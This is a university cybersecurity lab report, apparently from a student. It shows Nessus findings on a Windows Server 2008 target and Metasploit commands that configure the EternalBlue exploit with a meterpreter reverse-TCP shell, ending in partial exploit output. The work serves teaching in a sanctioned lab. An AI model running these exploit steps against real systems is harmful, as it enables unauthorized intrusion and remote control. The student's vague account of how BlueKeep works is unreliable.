OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #4 Ethical Hacking (Windows Server 2008)

Rahilkumar Patel

01208235

Task A. Select your exploits

1. Use Nessus to find all FIVE critical security issues in the target Windows Server 2008.



There's an error with your feed. Click here to view your license information.

WS 2008 SCAN / Microsoft Windows (Multiple Issues)

‹ Back to Vulnerabilities

8 Vulnerabilities


Sev	Name	Family	Count
CRITICAL	Microsoft RDP RCE (CVE-2019-0708) (Blu...	Windows	1
CRITICAL	MS14-066: Vulnerability in Schannel Could...	Windows	1
CRITICAL	MS15-034: Vulnerability in HTTP.sys Could...	Windows	1
CRITICAL	MS17-010: Security Update for Microsoft ...	Windows	1
CRITICAL	Unsupported Windows OS (remote)	Windows	1
HIGH	MS12-020: Vulnerabilities in Remote Deskt...	Windows	1
MEDIUM	MS12-073: Vulnerabilities in Microsoft IIS ...	Windows	1
INFO	Microsoft Windows NTLMSSP Authenticati...	Windows	1

Scan Details

Policy: Advanced
Status: Paused
Scanner: Local Scar
Start: Today at 6

Vulnerabilities

2. Search for an exploit that targets a security issue other than MS17-010.
3. Discuss the exploit you select, such as how it works and the required configurations, etc.



There's an error with your feed. Click here to view your license information.

WS 2008 SCAN / Plugin #125313
‹ Back to Vulnerability Group

Hosts 1 | Vulnerabilities 27 | Notes 1 | History 1

CRITICAL Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed c...

Description

The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.

Solution

Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.

See Also

http://www.nessus.org/u?577af692
http://www.nessus.org/u?8e4e0b74

Output

```
No output recorded.
```

Port	Hosts
3389 / tcp / msrdp	192.168.10.11

Plugin Details

Severity:	Critical
ID:	125313
Version:	1.7
Type:	remote
Family:	Windows
Published:	May 22, 2
Modified:	July 16, 2

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score 9.8
CVSS v3.0 Vector: CVSS:3.
/UI:N/S:U/C:H/I:H/A:H
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N
/I:C/A:C


Vulnerability Information

I have selected the Microsoft RDP RCE (CVE-2019-0708) exploit. It can allow to open the backdoor in the system using the exploit system, and configure the different features, so the users activities can be recorded.

Task B. ms17_010_eternalblue


Use ms17_010_eternalblue and reverse_tcp as the exploit and payload to launch the attack. You need
to use the following configuration for the reverse shell.

1. Listening Port: Use 30123 as the listening port number.




Attacker Kali - External Workstation on CY301-RPATE015 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Sun 19:34
root@CS2APenTest: ~
File Edit View Search Terminal Help
VMshare
KALI
Hyper-V Manager
Attacker Kali - Exter...
pFsense - Firewall 6...
Ubuntu 64-bit on C...
Windows Server 20...
3:34 PM
11/6/2022


```
   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.10.11
rhosts => 192.168.10.11
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.10.11    yes       The target address range or CIDR id
entifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to us
e for authentication
   SMBPass                         no        (Optional) The password for the spe
cified username
   SMBUser                         no        (Optional) The username to authenti
cate as
   VERIFY_ARCH    true             yes       Check if remote architecture matche
s exploit Target.
```



```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 30123
LPORT => 30123
msf5 exploit(windows/smb/ms17_010_eternalblue) > 
```



CYSE-rpate015@lab.cova-cci.org - Google Chrome
lab-connect.cova-cci.org/https-9440/portal.lab.cova-cci.org/console/lib/noVNC-master/vnc_auto.html?path=vnc/vm/c4221101-5b58-4226-ad4b-445ec542eac9/proxy&title=c4221101-5b58-4226-ad4b-445ec542eac9&uuid=c...
Connected (encrypted) to: CYSE-rpate015@lab.cova-cci.org
Attacker Kali - External Workstation on CY301-RPATE015 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Sun 19:43
root@CS2APenTest: ~
File Edit View Search Terminal Help
VMshare
Recycle Bin
Nmap - Zenmap GUI
Nutanix SSR
Wireshark
VM - Kali Login info
VMware Workstati...
KALI
Hyper-V Manager
Attacker Kali - Exter...
pFsense - Firewall 6...
Ubuntu 64-bit on C...
Windows Server 20...
8:43 PM
11/6/2022
3:43 PM
11/6/2022

```
s exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit
Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     192.168.217.3    yes       The listen address (an interface may be
specified)
   LPORT     30123            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > 
```


Attacker Kali - External Workstation on CY301-RPATE015 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Sun 19:45
root@CS2APenTest: ~
File Edit View Search Terminal Help
VMshare
KALI
Hyper-V Manager
Attacker Kali - Exter...
pFsense - Firewall 6...
Ubuntu 64-bit on C...
Windows Server 20...
8:45 PM
11/6/2022
3:45 PM
11/6/2022

```
ver 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20
 32  Windows Server 2
[*] 192.168.10.11:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64
 20  008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020  37 36 30 30
     7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC
 reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to
